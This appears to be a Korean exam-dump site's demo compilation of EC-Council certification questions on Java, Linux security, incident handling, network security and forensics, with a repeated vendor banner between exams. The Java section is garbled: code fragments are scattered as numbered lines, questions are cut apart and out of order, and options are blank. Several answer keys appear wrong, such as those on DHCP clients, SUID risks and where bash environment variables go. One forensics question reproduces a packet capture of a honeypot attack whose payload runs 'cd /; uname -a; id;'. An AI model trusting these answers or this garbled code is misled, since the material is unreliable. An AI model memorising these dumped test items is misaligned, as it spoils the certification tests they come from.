Table of Contents

ITDumpsKR
IT인증시험최신덤프문제

ITDumpsKR

PDF버전 + PC테스트엔진 + 온라인테스트엔진

PDF버전: 편하고 쉽게 공부하기. 출력가능한 PDF. 운영 시스템 플랫폼을 무시한 전자파일형태입니다.

PC테스트엔진: 고객님의 사용에 편리하도록 여러개의 PC에 설치가능합니다.

온라인테스트엔진: 온라인테스트엔진은 WEB브라우저를 기초로 한 소프트엔진이기에 Windows/Mac/Anfroid/iOS등을 지지합니다.

http://www.itdumpskr.com

IT 인증시험 한방에 패스시키는 최신버전 시험대비덤프

Exam : 212-055

Title : Sun Certified Programmer for the Java 2 Platform.SE 5.0

Vendors : EC-COUNCIL

Version : DEMO

NO.1 public static void main(String[] argv) {

NO.2 return "b";

NO.3 go(z);

NO.4 Short y = 6;

NO.5 ++x;

NO.6

NO.7 double ~temp = 37.5;
A. 35
B. 36
C. 37
D. 38
Answer: AD
28. int
A. static final int[] a = { 100,200 };
B. static final int[] a;
static { a=new int[2]; a[0]=100; a[1]=200; }
C. static final int[] a = new int[2]{ 100,200 };
D. static final int[] a;
static void init() { a = new int[3]; a[0]=100; a[1]=200; }
Answer: AB
29.
11. public class Ball{
12. public enum Color { RED, GREEN, BLUE };
13. public void foo(){
14. // insert code here
15. { System.out.println(c); }
16. }
17. }
14 foo RED GREEN BLUE
A. for(Color c : Color.values())
B. for(Color c = RED; c <= BLUE; c++)
C. for(Color c ; c.hasNext() ; c.next())

D. for(Color c = Color[0]; c <= Color[2]; c++)
E. for(Color c = Color.RED; c <= Color.BLUE; c++)
Answer: A
30.
11. public enum Title {
12. MR("Mr."), MRS("Mrs."), MS("Ms.");
13. private final String title;
14. private Title(String t) { title = t; }
15. public String format(String last, String first) {
16. return title + " " + first + " " + last;
17. }
18. }
19. public static void main(String[] args) {
20. System.out.println(Title.MR.format("Doe", "John"));
21. }
A. Mr. John Doe
B.
C. 12
D. 15
E. 20
Answer: A

NO.8

NO.9 }

NO.10 go(y);

NO.11 }
A. short LONG
B. SHORT LONG
C.
D.
Answer: C
6.
11. String test = "This is a test";
12. String[] tokens = test.split("\s");
13. System.out.println(tokens.length);

A. 0
B. 1
C. 4
D.
E.
Answer: D
7.
public class NamedCounter {
private final String name;
private int count;
public NamedCounter(String name) { this.name = name; }
public String getName() { return name; }
public void increment() { count++; }
public int getCount() { return count; }
public void reset() { count = 0; }
}
A. synchronized reset()
B. synchronized getName()
C. synchronized getCount()
D. synchronized
E. synchronized increment()
Answer: ACE
8.
11. class ClassA {}
12. class ClassB extends ClassA {}
13. class ClassC extends ClassA {}
21. ClassA p0 = new ClassA();
22. ClassB p1 = new ClassB();

NO.12 1. public class A {
2. public String doit(int x, int y) {

NO.13 }
25. A a = new A();
26. System.out.println(a.doit(4, 5));
A. 26 "a" System.out
B. 26 "b" System.out
C. 26

D. 6 A
Answer: A
3.

NO.14 }

NO.15 new Beta().testFoo();

NO.16 System.out.println(fubar(new A()));

NO.17 int $age = 24;

NO.18 }

NO.19 int z = 7;

NO.20 int y = 10;

NO.21 }
A.
B. 2
C. 16 17 18
D. 24 25 26
E. 16 17 18 2
F. 24 25 26 1
Answer: BEF
15.
1. public interface A {
2. String DEFAULT_GREETING = "Hello World";
3. public void method1();
4. }
B A
A. public interface B extends A {}
B. public interface B implements A {}
C. public interface B instanceOf A {}
D. public interface B inheritsFrom A {}
Answer: A
16.

```
1. class TestA {
2.   public void start() { System.out.println("TestA"); }
3. }
4. public class TestB extends TestA {
5.   public void start() { System.out.println("TestB"); }
6.   public static void main(String[] args) {
7.     ((TestA)new TestB()).start();
8.   }
9. }
```

A. TestA
B. TestB
C.
D.
Answer: B
17.

```
1. interface TestA { String toString(); }
2. public class Test {
3.   public static void main(String[] args) {
4.     System.out.println(new TestA() {
5.       public String toString() { return "test"; }
6.     });
7.   }
8. }
```

A. test
B. null
C.
D. 1
E. 4
F. 5
Answer: A
18.

```
11. public abstract class Shape {
12.   int x;
13.   int y;
14.   public abstract void draw();
15.   public void setAnchor(int x, int y) {
16.     this.x = x;
17.     this.y = y;
```

```
18.   }
19. }
```

Shape Circle

A. Shape s = new Shape();
s.setAnchor(10,10);
s.draw();

B. Circle c = new Shape();
c.setAnchor(10,10);
c.draw();

C. Shape s = new Circle();
s.setAnchor(10,10);
s.draw();

D. Shape s = new Circle();
s->setAnchor(10,10);
s->draw();

E. Circle c = new Circle();
c.Shape.setAnchor(10,10);
c.Shape.draw();

Answer: C

19.

```
10. abstract public class Employee {
11.   protected abstract double getSalesAmount();
12.   public double getCommision() {
13.     return getSalesAmount() * 0.15;
14.   }
15. }
16. class Sales extends Employee {
17.   // insert method here
18. }
```

17 Sales

A. double getSalesAmount() { return 1230.45; }

B. public double getSalesAmount() { return 1230.45; }

C. private double getSalesAmount() { return 1230.45; }

D. protected double getSalesAmount() { return 1230.45; }

Answer: BD

20.

```
10. interface Data { public void load(); }
11. abstract class Info { public abstract void load(); }
```

Data Info
A. public class Employee extends Info implements Data {
public void load() { /*do something*/ }
}
B. public class Employee implements Info extends Data {
public void load() { /*do something*/ }
}
C. public class Employee extends Info implements Data
public void load(){ /*do something*/ }
public void Info.load(){ /*do something*/ }
}
D. public class Employee implements Info extends Data {
public void Data.load(){ /*do something*/ }
public void load(){ /*do something*/ }
}
E. public class Employee implements Info extends Data {
public void load(){ /*do something*/ }
public void Info.load(){ /*do something*/ }
}
F. public class Employee extends Info implements Data{
public void Data.load() { /*do something*/ }
public void Info.load() { /*do something*/ }
}
Answer: A
21.
```
11. public abstract class Shape {
12.   private int x;
13.   private int y;
14.   public abstract void draw();
15.   public void setAnchor(int x, int y) {
16.     this.x = x;
17.     this.y = y;
18.   }
19. }
```
Shape
A. public class Circle implements Shape {
private int radius;
}

B. public abstract class Circle extends Shape {
private int radius;
}
C. public class Circle extends Shape {
private int radius;
public void draw();
}
D. public abstract class Circle implements Shape {
private int radius;
public void draw();
}
E. public class Circle extends Shape {
private int radius;
public void draw() {/* code here */}
}
F. public abstract class Circle implements Shape {
private int radius;
public void draw() { /* code here */ }
}
Answer: BE
22. java.lang.Runnable java.lang.Cloneable
A. public class Session
implements Runnable, Cloneable {
public void run();
public Object clone();
}
B. public class Session
extends Runnable, Cloneable {
public void run() { /* do something */ }
public Object clone() { /* make a copy */ }
}
C. public class Session
implements Runnable, Cloneable {
public void run() { /* do something */ }
public Object clone() { /* make a copy */ }
}
D. public abstract class Session
implements Runnable, Cloneable {

```
public void run() { /* do something */ }
public Object clone() { /*make a copy */ }
}
E. public class Session
implements Runnable, implements Cloneable {
public void run() { /* do something */ }
public Object clone() { /* make a copy */ }
}
```

Answer: CD

23.

```
11. public interface Status {
12.   /* insert code here */ int MY_VALUE = 10;
13. }
```

12

A. final
B. static
C. native
D. public
E. private
F. abstract
G. protected

Answer: ABD

24.

```
1.  public class GoTest {
2.    public static void main(String[] args) {
3.      Sente a = new Sente(); a.go();
4.      Goban b = new Goban(); b.go();
5.      Stone c = new Stone(); c.go();
6.    }
7.  }
8.
9.  class Sente implements Go {
10.   public void go() { System.out.println("go in Sente."); }
11. }
12.
13. class Goban extends Sente {
14.   public void go() { System.out.println("go in Goban"); }
15. }
```

16.
17. class Stone extends Goban implements Go { }
18.
19. interface Go { public void go(); }
A. go in Goban
go in Sente
go in Sente
B. go in Sente
go in Sente
go in Goban
C. go in Sente
go in Goban
go in Goban
D. go in Goban
go in Goban
go in Sente
E. 17
Answer: C
25.
1. public class Test {
2. int x = 12;
3. public void method(int x) {
4. x+=x;
5. System.out.println(x);
6. }
7. }
34. Test t = new Test();

NO.22 ClassA p4 = new ClassC();
A. p0 = p1;
B. p1 = p2;
C. p2 = p4;
D. p2 = (ClassC)p1;
E. p1 = (ClassB)p3;
F. p2 = (ClassC)p4;
Answer: AEF
9.
10: public class Hello {

```
11:   String title;
12:   int value;
13:   public Hello() {
14:     title += " World";
15:   }
16:   public Hello(int value) {
17:     this.value = value;
18:     title = "Hello";
19:     Hello();
20:   }
21: }
30: Hello c = new Hello(5);
31: System.out.println(c.title);
```

A. Hello
B. Hello World
C.
D. Hello World 5
E.
F.
Answer: C
10.

```
1. interface DoStuff2 {
2.   float getRange(int low, int high); }
3.
4. interface DoMore {
5.   float getAvg(int a, int b, int c); }
6.
7. abstract class DoAbstract implements DoStuff2, DoMore { }
8.
9. class DoStuff implements DoStuff2 {
10.   public float getRange(int x, int y) { return 3.14f; }  }
11.
12. interface DoAll extends DoMore {
13.   float getAvg(int a, int b, int c, int d); }
```

A.
B. 7
C. 12
D. 13

E. 7 12
F. 7 13
G. 7 12 13
Answer: A
11.
10. package com.sun.scjp;
11. public class Geodetics {
12. public static final double DIAMETER = 12756.32; // kilometers
13. }
Geodetics DIAMETER
A. import com.sun.scjp.Geodetics;
public class TerraCarta {
public double halfway()
{ return Geodetics.DIAMETER/2.0; } }
B. import static com.sun.scjp.Geodetics;
public class TerraCarta{
public double halfway() { return DIAMETER/2.0; } }
C. import static com.sun.scjp.Geodetics.*;
public class TerraCarta {
public double halfway() { return DIAMETER/2.0; } }
D. package com.sun.scjp;
public class TerraCarta {
public double halfway() { return DIAMETER/2.0; } }
Answer: AC
12.
10. class Nav{
11. public enum Direction { NORTH, SOUTH, EAST, WEST }
12. }
13. public class Sprite{
14. // insert code here
15. }
14 Sprite
A. Direction d = NORTH;
B. Nav.Direction d = NORTH;
C. Direction d = Direction.NORTH;
D. Nav.Direction d = Nav.Direction.NORTH;
Answer: D
13.

```
10. interface Foo { int bar(); }
11. public class Sprite {
12.   public int fubar( Foo foo ) { return foo.bar(); }
13.   public void testFoo() {
14.     fubar(
15.       // insert code here
16.     );
17.   }
18. }
```

15 Sprite

A. Foo { public int bar() { return 1; } }

B. new Foo { public int bar() { return 1; } }

C. new Foo() { public int bar() { return 1; } }

D. new class Foo { public int bar() { return 1; } }

Answer: C

14.

```
10. interface Foo {
11.   int bar();
12. }
13.
14. public class Beta {
15.
16.   class A implements Foo {
17.     public int bar() { return 1; }
18.   }
19.
20.   public int fubar( Foo foo ) { return foo.bar(); }
21.
22.   public void testFoo() {
23.
24.     class A implements Foo {
25.       public int bar() { return 2; }
```

NO.23 } while (x < 5);

NO.24 t.method(5);

Test 5

A. 5

B. 10
C. 12
D. 17
E. 24
Answer: B
26.
55. int [] x = {1, 2, 3, 4, 5};
56. int y[] = x;
57. System.out.println(y[2]);
A. 57 2
B. 57 3
C. 55
D. 56
Answer: B
27.
35. String #name = "Jane Doe";

NO.25 public String doit(int... vals) {

NO.26 }

NO.27 }

NO.28 return "a";

NO.29 Double _height = 123.5;

NO.30 11. public static void parse(String str) {
12. try {
13. float f = Float.parseFloat(str);
14. } catch (NumberFormatException nfe) {
15. f = 0;
16. } finally {
17. System.out.println(f);
18. }
19. }
20. public static void main(String[] args) {
21. parse("invalid");

22. }
A. 0.0
B.
C. parse ParseException
D. parse NumberFormatException
Answer: B

NO.31 ClassA p3 = new ClassB();

NO.32 System.out.print(x + "," + y);
A. 5,6
B. 5,5
C. 6,5
D. 6,6
Answer: B
4.
```
1. public class A {
2.   public void method1() {
3.     try {
4.       B b = new B();
5.       b.method2();
6.       // more code here
7.     } catch (TestException te) {
8.       throw new RuntimeException(te);
9.     }
6.   }
7. }
1. public class B {
2.   public void method2() throws TestException {
3.     // more code here
4.   }
5. }
1. public class TestException extends Exception {
2. }
31. public void method() {
32.   A a = new A();
33.   a.method1();
34. }
```

B 3 TestException
A. 33 try
B. catch A method1
C. 31 RuntimeException
D. A 5 B method2 try/catch
Answer: B
5.
12. public class Wow {
13. public static void go(short n) {System.out.println("short");}
14. public static void go(Short n) {System.out.println("SHORT");}
15. public static void go(Long n) {System.out.println(" LONG");}
16. public static void main(String [] args) {

NO.33 }

NO.34 int x = 0;

NO.35 do {

NO.36 ClassC p2 = new ClassC();

NO.37

NO.38 y--;

ITDumpsKR
IT인증시험최신덤프문제

ITDumpsKR

PDF버전 + PC테스트엔진 + 온라인테스트엔진

PDF버전: 편하고 쉽게 공부하기. 출력가능한 PDF. 운영 시스템 플랫폼을 무시한 전자파일형태입니다.

PC테스트엔진: 고객님의 사용에 편리하도록 여러개의 PC에 설치가능합니다.

온라인테스트엔진: 온라인테스트엔진은 WEB브라우저를 기초로 한 소프트엔진이기에 Windows/Mac/Anfroid/iOS등을 지지합니다.

http://www.itdumpskr.com

IT 인증시험 한방에 패스시키는 최신버전 시험대비덤프

Exam : 212-77

Title : Linux Security

Vendors : EC-COUNCIL

Version : DEMO

NO.1 Which of the following statements applies to the IP address 192.168.0.1?
A. It is reserved.
B. It cannot be assigned to a host that accesses the Internet.
C. It is designated for multicast transmission.
D. It can be freely assigned to a host on a private network
Answer: A

NO.2 You are told by a co-worker that information pertaining to the syslog command can be found in man page 3. How would you view this information?
A. man syslog 3
B. man 3 syslog
C. man syslog -3
D. man -3 syslog
Answer: B

NO.3 Which of the following are risks of SUID and SGID programs? (Choose two)
A. Bugs in the programs may cause more damage than they would in ordinary programs.
B. The program files are large and thus may cause a disk to run out of space.
C. Because the programs require password entry, running them over an insecure network link runs the risk of password interception.
D. Users may be able to abuse a program's features, thus doing more damage than would otherwise be possible.
Answer: B, D

NO.4 Which of the following are ways to disable dynamic routing?
A. The linuxconf Gated Daemon screen
B. The linuxconf Routed Daemon screen
C. echo "0" > /proc/sys/net/ipv4/dynamic_routing
D. Editing /etc/sysconfig/network-scripts
Answer: B

NO.5 Which of the following is not a Linux DHCP client?
A. dhcpcd
B. pump
C. dhcpd
D. dhclient
Answer: A

NO.6 Under the bash shell which is the most appropriate place to set environment variables that apply to all users?
A. /etc/skel
B. rc.sysinit
C. /etc/profile
D. /etc/bashrc
E. rc.local
Answer: A

NO.7 Which of the following is true of Linux passwords?
A. They are changed with the password utility.
B. They must be changed once a month.
C. They may consist only of lowercase letters and numbers.
D. They may be changed by the user who owns an account or by root.
Answer: A

NO.8 How should you engage users in helping to secure your computer's passwords?
A. Educate them about the importance of security, the means of choosing good passwords, and the ways crackers can obtain passwords.
B. Instruct your users to e-mail copies of their passwords to themselves on other systems so that they're readily available in case of an emergency.
C. Enforce password change rules but don't tell users how crackers obtain passwords since you could be educating a future cracker.
D. Give some of your users copies of the encrypted database file as backup in case a cracker breaks in and corrupts the original.
Answer: A

NO.9 Assume that you have just logged on as a regular user. Which of the following commands allows you to edit the file with user passwords associated with the Shadow Password Suite?
A. vi /etc/shadow
B. sudo -c "vi /etc/shadow"
C. su -c "vi /etc/shadow"
D. visu vi /etc/passwd
Answer: B

NO.10 Which of the following measures is the most effective way to prevent attacks through various network services?

A. Disable a service in the appropriate /etc/xinetd.d configuration file.
B. Use a firewall to drop all requests to unneeded services.
C. Block service requests with the appropriate commands in /etc/hosts.deny.
D. Uninstall unneeded network services.
Answer: D

ITDumpsKR
IT인증시험최신덤프문제

ITDumpsKR

PDF버전 + PC테스트엔진 + 온라인테스트엔진

PDF버전: 편하고 쉽게 공부하기. 출력가능한 PDF. 운영 시스템 플랫폼을 무시한 전자파일형태입니다.

PC테스트엔진: 고객님의 사용에 편리하도록 여러개의 PC에 설치가능합니다.

온라인테스트엔진: 온라인테스트엔진은 WEB브라우저를 기초로 한 소프트엔진이기에 Windows/Mac/Anfroid/iOS등을 지지합니다.

http://www.itdumpskr.com

IT 인증시험 한방에 패스시키는 최신버전 시험대비덤프

Exam : **212-89**

Title : EC Council Certified Incident Handler (ECIH v2) Exam

Vendor : Eccouncil

Version : DEMO

NO.1 Policies are designed to protect the organizational resources on the network by establishing the set rules and procedures. Which of the following policies authorizes a group of users to perform a set of actions on a set of resources?
A. Logging policy
B. Documentation policy
C. Access control policy
D. Audit trail policy
Answer: C

NO.2 The correct order or sequence of the Computer Forensic processes is:
A. Preparation, examination, collection, analysis, and reporting
B. Preparation, collection, examination, analysis, and reporting
C. Preparation, analysis, collection, examination, and reporting
D. Preparation, analysis, examination, collection, and reporting
Answer: B

NO.3 The largest number of cyber-attacks are conducted by:
A. Suppliers
B. Outsiders
C. Business partners
D. Insiders
Answer: B

NO.4 In a DDoS attack, attackers first infect multiple systems, which are then used to attack a particular target directly. Those systems are called:
A. Zombies
B. Relays
C. Handlers
D. Honey Pots
Answer: A

NO.5 Total cost of disruption of an incident is the sum of
A. Tangible cost only
B. Intangible cost only
C. Level Two and Level Three incidents cost
D. Tangible and Intangible costs
Answer: D

NO.6 The free utility which quickly scans Systems running Windows OS to find settings that may have been changed by spyware, malware, or other unwanted programs is called:
A. Stinger
B. F-Secure Anti-virus
C. Tripwire

D. HijackThis
Answer: D

NO.7 CERT members can provide critical support services to first responders such as:
A. Consolidated automated service process management platform
B. Organizing spontaneous volunteers at a disaster site
C. A + C
D. Immediate assistance to victims
Answer: C

NO.8 Bit stream image copy of the digital evidence must be performed in order to:
A. All the above
B. Prevent alteration to the original disk
C. Copy the FAT table
D. Copy all disk sectors including slack space
Answer: D

NO.9 The data on the affected system must be backed up so that it can be retrieved if it is damaged during incident response. The system backup can also be used for further investigations of the incident. Identify the stage of the incident response and handling process in which complete backup of the infected system is carried out?
A. Containment
B. Eradication
C. Incident recording
D. Incident investigation
Answer: A

NO.10 The role that applies appropriate technology and tries to eradicate and recover from the incident is known as:
A. Incident coordinator
B. Incident Handler
C. Incident Manager
D. Incident Analyst
Answer: D

NO.11 Spyware tool used to record malicious user's computer activities and keyboard stokes is called:
A. Rootkit
B. adware
C. Keylogger
D. Firewall
Answer: C

NO.12 Which is the incorrect statement about Anti-keyloggers scanners:
A. Detect already installed Keyloggers in victim machines
B. Run in stealthy mode to record victims online activity
C. Software tools
Answer: B

ITDumpsKR
IT인증시험최신덤프문제

ITDumpsKR

PDF버전 + PC테스트엔진 + 온라인테스트엔진

PDF버전: 편하고 쉽게 공부하기. 출력가능한 PDF. 운영 시스템 플랫폼을 무시한 전자파일형태입니다.

PC테스트엔진: 고객님의 사용에 편리하도록 여러개의 PC에 설치가능합니다.

온라인테스트엔진: 온라인테스트엔진은 WEB브라우저를 기초로 한 소프트엔진이기에 Windows/Mac/Anfroid/iOS등을 지지합니다.

http://www.itdumpskr.com

IT 인증시험 한방에 패스시키는 최신버전 시험대비덤프

Exam : **312-38**

Title : EC-Council Network Security Administrator

Vendor : EC-COUNCIL

Version : DEMO

NO.1 John wants to implement a firewall service that works at the session layer of the OSI model. The firewall must also have the ability to hide the private network information. Which type of firewall service is John thinking of implementing?
A. Packet Filtering
B. Circuit level gateway
C. Stateful Multilayer Inspection
D. Application level gateway
Answer: B

NO.2 A VPN Concentrator acts as a bidirectional tunnel endpoint among host machines. What are the other f unction(s) of the device? (Select all that apply)
A. Provides access memory, achieving high efficiency
B. Assigns user addresses
C. Enables input/output (I/O) operations
D. Manages security keys
Answer: B,C,D

NO.3 Geon Solutions INC., had only 10 employees when it started. But as business grew, the organization had to increase the amount of staff. The network administrator is finding it difficult to accommodate an increasing number of employees in the existing network topology. So the organization is planning to implement a new topology where it will be easy to accommodate an increasing number of employees. Which network topology will help the administrator solve the problem of needing to add new employees and expand?
A. Bus
B. Star
C. Mesh
D. Ring
Answer: B

NO.4 Blake is working on the company's updated disaster and business continuity plan. The last section of the plan covers computer and data incidence response. Blake is outlining the level of severity for each type of incident in the plan. Unsuccessful scans and probes are at what severity level?
A. Extreme severity level
B. High severity level
C. Low severity level
D. Mid severity level
Answer: C

NO.5 A company has the right to monitor the activities of their employees on different information systems according to the _____policy.
A. User access control
B. Internet usage

C. Confidential data
D. Information system
Answer: A

NO.6 Which of the information below can be gained through network sniffing? (Select all that apply)
A. Syslog traffic
B. Telnet Passwords
C. Programming errors
D. DNS traffic
Answer: A,B,D

NO.7 A network administrator is monitoring the network traffic with Wireshark. Which of the following filters will she use to view the packets moving without setting a flag to detect TCP Null Scan attempts?
A. Tcp.flags==0X029
B. Tcp.flags==0x003
C. TCRflags==0x000
D. Tcp.dstport==7
Answer: C

NO.8 An organization needs to adhere to the_____rules for safeguarding and protecting the electronically stored health information of employees.
A. PCI DSS
B. ISEC
C. SOX
D. HI PA A
Answer: D

NO.9 Will is working as a Network Administrator. Management wants to maintain a backup of all the company data as soon as it starts operations. They decided to use a RAID backup storage technology for their data backup plan. To implement the RAID data backup storage, Will sets up a pair of RAID disks so that all the data written to one disk is copied automatically to the other disk as well. This maintains an additional copy of the data.
Which RAID level is used here?
A. RAID 5
B. RAID 1
C. RAID 3
D. RAID 0
Answer: B

NO.10 Michael decides to view the----------to track employee actions on the organization's network.
A. Firewall rule set

B. Firewall settings
C. Firewall policy
D. Firewall log
Answer: D

ITDumpsKR
IT인증시험최신덤프문제

ITDumpsKR

PDF버전 + PC테스트엔진 + 온라인테스트엔진

PDF버전: 편하고 쉽게 공부하기. 출력가능한 PDF. 운영 시스템 플랫폼을 무시한 전자파일형태입니다.

PC테스트엔진: 고객님의 사용에 편리하도록 여러개의 PC에 설치가능합니다.

온라인테스트엔진: 온라인테스트엔진은 WEB브라우저를 기초로 한 소프트엔진이기에 Windows/Mac/Anfroid/iOS등을 지지합니다.

http://www.itdumpskr.com

IT 인증시험 한방에 패스시키는 최신버전 시험대비덤프

Exam : 312-49

Title : Computer Hacking Forensic Investigator

Vendors : EC-COUNCIL

Version : DEMO

NO.1 If you come across a sheepdip machine at your client site, what would you infer?
A. A sheepdip coordinates several honeypots
B. A sheepdip computer is another name for a honeypot
C. A sheepdip computer is used only for virus-checking.
D. A sheepdip computer defers a denial of service attack
Answer: C

NO.2 You are working for a large clothing manufacturer as a computer forensics investigator and are
called in to investigate an unusual case of an employee possibly stealing clothing designs from
the company and selling them under a different brand name for a different company. What you
discover during the course of the investigation is that the clothing designs are actually original
products of the employee and the company has no policy against an employee selling his own
designs on his own time. The only thing that you can find that the employee is doing wrong is that
his clothing design incorporates the same graphic symbol as that of the company with only the
wording in the graphic being different. What area of the law is the employee violating?
A. trademark law
B. copyright law
C. printright law
D. brandmark law
Answer: A

NO.3 What type of attack occurs when an attacker can force a router to stop forwarding packets by
flooding the router with many open connections simultaneously so that all the hosts behind the
router are effectively disabled?
A. digital attack
B. denial of service
C. physical attack
D. ARP redirect
Answer: B

NO.4 A(n) _____ is one that's performed by a computer program rather than the
attacker manually performing the steps in the attack sequence.
A. blackout attack
B. automated attack
C. distributed attack
D. central processing attack
Answer: B

NO.5 It takes _____ mismanaged case/s to ruin your professional reputation as a computer
forensics examiner?
A. by law, three
B. quite a few
C. only one
D. at least two
Answer: C

NO.6 When examining the log files from a Windows IIS Web Server, how often is a new log file
created?
A. the same log is used at all times
B. a new log file is created everyday
C. a new log file is created each week
D. a new log is created each time the Web Server is started
Answer: A

NO.7 What file structure database would you expect to find on floppy disks?
A. NTFS
B. FAT32
C. FAT16
D. FAT12
Answer: D

NO.8 A honey pot deployed with the IP 172.16.1.108 was compromised by an attacker . Given below is
an excerpt from a Snort binary capture of the attack. Decipher the activity carried out by the attacker by studying the log. Please note that you are required to infer only what is explicit in

the
excerpt. (Note: The student is being tested on concepts learnt during passive OS fingerprinting,
basic TCP/IP connection concepts and the ability to read packet signatures from a sniff dump.)
03/15-20:21:24.107053 211.185.125.124:3500 -> 172.16.1.108:111
TCP TTL:43 TOS:0x0 ID:29726 IpLen:20 DgmLen:52 DF
A* Seq: 0x9B6338C5 Ack: 0x5820ADD0 Win: 0x7D78 TcpLen: 32
TCP Options (3) => NOP NOP TS: 23678634 2878772
=+
=
03/15-20:21:24.452051 211.185.125.124:789 -> 172.16.1.103:111
UDP TTL:43 TOS:0x0 ID:29733 IpLen:20 DgmLen:84
Len: 64
01 0A 8A 0A 00 00 00 00 00 00 00 02 00 01 86 A0 ....
00 00 00 02 00 00 00 03 00 00 00 00 00 00 00 00 ....
00 00 00 00 00 00 00 00 00 01 86 B8 00 00 00 01 ....
00 00 00 11 00 00 00 00 ....
=+
=
03/15-20:21:24.730436 211.185.125.124:790 -> 172.16.1.103:32773
UDP TTL:43 TOS:0x0 ID:29781 IpLen:20 DgmLen:1104
Len: 1084
47 F7 9F 63 00 00 00 00 00 00 00 02 00 01 86 B8 G..c............
00 00 00 01 00 00 00 01 00 00 00 01 00 00 00 20 ....
3A B1 5E E5 00 00 00 09 6C 6F 63 61 6C 68 6F 73 :.^.....localhost
=+
=+=
+
03/15-20:21:36.539731 211.185.125.124:4450 -> 172.16.1.108:39168
TCP TTL:43 TOS:0x0 ID:31660 IpLen:20 DgmLen:71 DF
AP Seq: 0x9C6D2BFF Ack: 0x59606333 Win: 0x7D78 TcpLen: 32
TCP Options (3) => NOP NOP TS: 23679878 2880015
63 64 20 2F 3B 20 75 6E 61 6D 65 20 2D 61 3B 20 cd /; uname -a;
69 64 3B id;
A. The attacker has conducted a network sweep on port 111
B. The attacker has scanned and exploited the system using Buffer Overflow
C. The attacker has used a Trojan on port 32773

D. The attacker has installed a backdoor
Answer: A

NO.9 With the standard Linux second extended file system (Ext2fs), a file is deleted when the inode
internal link count reaches _____.
A. 0
B. 10
C. 100
D. 1
Answer: A

NO.10 A suspect is accused of violating the acceptable use of computing resources, as he has visited
adult websites and downloaded images. The investigator wants to demonstrate that the suspect
did indeed visit these sites. However, the suspect has cleared the search history and emptied the
cookie cache. Moreover, he has removed any images he might have downloaded. What can the
investigator do to prove the violation? Choose the most feasible option.
A. Image the disk and try to recover deleted files
B. Seek the help of co-workers who are eye-witnesses
C. Check the Windows registry for connection data (You may or may not recover)
D. Approach the websites for evidence
Answer: A

NO.11 Before you are called to testify as an expert, what must an attorney do first?
A. engage in damage control
B. prove that the tools you used to conduct your examination are perfect
C. read your curriculum vitae to the jury
D. qualify you as an expert witness
Answer: D

NO.12 When an investigator contacts by telephone the domain administrator or controller listed by a
whois lookup to request all e-mails sent and received for a user account be preserved, what U.S.C. statute authorizes this phone call and obligates the ISP to preserve e-mail records?

A. Title 18, Section 1030
B. Title 18, Section 2703(d)
C. Title 18, Section Chapter 90
D. Title 18, Section 2703(f)
Answer: D

NO.13 In a computer forensics investigation, what describes the route that evidence takes from the time
you find it until the case is closed or goes to court?
A. rules of evidence
B. law of probability
C. chain of custody
D. policy of separation
Answer: C

NO.14 How many characters long is the fixed-length MD5 algorithm checksum of a critical system file?
A. 128
B. 64
C. 32
D. 16
Answer: C

NO.15 In the context of file deletion process, which of the following statement holds true?
A. When files are deleted, the data is overwritten and the cluster marked as available
B. The longer a disk is in use, the less likely it is that deleted files will be overwritten
C. While booting, the machine may create temporary files that can delete evidence
D. Secure delete programs work by completely overwriting the file in one go
Answer: C

NO.16 The newer Macintosh Operating System is based on:
A. OS/2
B. BSD Unix
C. Linux
D. Microsoft Windows
Answer: B

NO.17 What does the superblock in Linux define?

A. file system names
B. available space
C. location of the first inode
D. disk geometry
Answer: B, C, D

NO.18 You are contracted to work as a computer forensics investigator for a regional bank that has four
30 TB storage area networks that store customer data. What method would be most efficient for
you to acquire digital evidence from this network?
A. create a compressed copy of the file with DoubleSpace
B. create a sparse data copy of a folder or file
C. make a bit-stream disk-to-image fileC
D. make a bit-stream disk-to-disk file
Answer: C

NO.19 The offset in a hexadecimal code is:
A. The last byte after the colon
B. The 0x at the beginning of the code
C. The 0x at the end of the code
D. The first byte after the colon
Answer: B

NO.20 When examining a file with a Hex Editor, what space does the file header occupy?
A. the last several bytes of the file
B. the first several bytes of the file
C. none, file headers are contained in the FAT
D. one byte at the beginning of the file
Answer: D

ITDumpsKR
IT인증시험최신덤프문제

ITDumpsKR

PDF버전 + PC테스트엔진 + 온라인테스트엔진

PDF버전: 편하고 쉽게 공부하기. 출력가능한 PDF. 운영 시스템 플랫폼을 무시한 전자파일형태입니다.

PC테스트엔진: 고객님의 사용에 편리하도록 여러개의 PC에 설치가능합니다.

온라인테스트엔진: 온라인테스트엔진은 WEB브라우저를 기초로 한 소프트엔진이기에 Windows/Mac/Anfroid/iOS등을 지지합니다.

http://www.itdumpskr.com

IT 인증시험 한방에 패스시키는 최신버전 시험대비덤프

Exam : **312-49v8**

Title : Computer Hacking Forensic Investigator Exam

Vendors : EC-COUNCIL

Version : DEMO

NO.1 Which of the following statements is not a part of securing and evaluating electronic crime scene
checklist?
A. Locate and help the victim
B. Transmit additional flash messages to other responding units
C. Request additional help at the scene if needed
D. Blog about the incident on the internet
Answer: D

NO.2 When collecting electronic evidence at the crime scene, the collection should proceed from the
most volatile to the least volatile
A. True
B. False
Answer: A

NO.3 Networks are vulnerable to an attack which occurs due to overextension of bandwidth, bottlenecks, network data interception, etc.
Which of the following network attacks refers to a process in which an attacker changes his or her IP address so that he or she appears to be someone else?
A. IP address spoofing
B. Man-in-the-middle attack
C. Denial of Service attack
D. Session sniffing
Answer: A

NO.4 Computer forensics report provides detailed information on complete computer forensics investigation process. It should explain how the incident occurred, provide technical details of the incident and should be clear to understand. Which of the following attributes of a forensics report can render it inadmissible in a court of law?
A. It includes metadata about the incident
B. It includes relevant extracts referred to In the report that support analysis or conclusions
C. It is based on logical assumptions about the incident timeline
D. It maintains a single document style throughout the text
Answer: C

NO.5 Which of the following Wi-Fi chalking methods refers to drawing symbols in public places to advertise open Wi-Fi networks?
A. WarWalking
B. WarFlying
C. WarChalking
D. WarDhving
Answer: C

ITDumpsKR
IT인증시험최신덤프문제

ITDumpsKR

PDF버전 + PC테스트엔진 + 온라인테스트엔진

PDF버전: 편하고 쉽게 공부하기. 출력가능한 PDF. 운영 시스템 플랫폼을 무시한 전자파일형태입니다.

PC테스트엔진: 고객님의 사용에 편리하도록 여러개의 PC에 설치가능합니다.

온라인테스트엔진: 온라인테스트엔진은 WEB브라우저를 기초로 한 소프트엔진이기에 Windows/Mac/Anfroid/iOS등을 지지합니다.

http://www.itdumpskr.com

IT 인증시험 한방에 패스시키는 최신버전 시험대비덤프

Exam : **312-49v9**

Title : ECCouncil Computer Hacking Forensic Investigator (V9)

Vendor : EC-COUNCIL

Version : DEMO

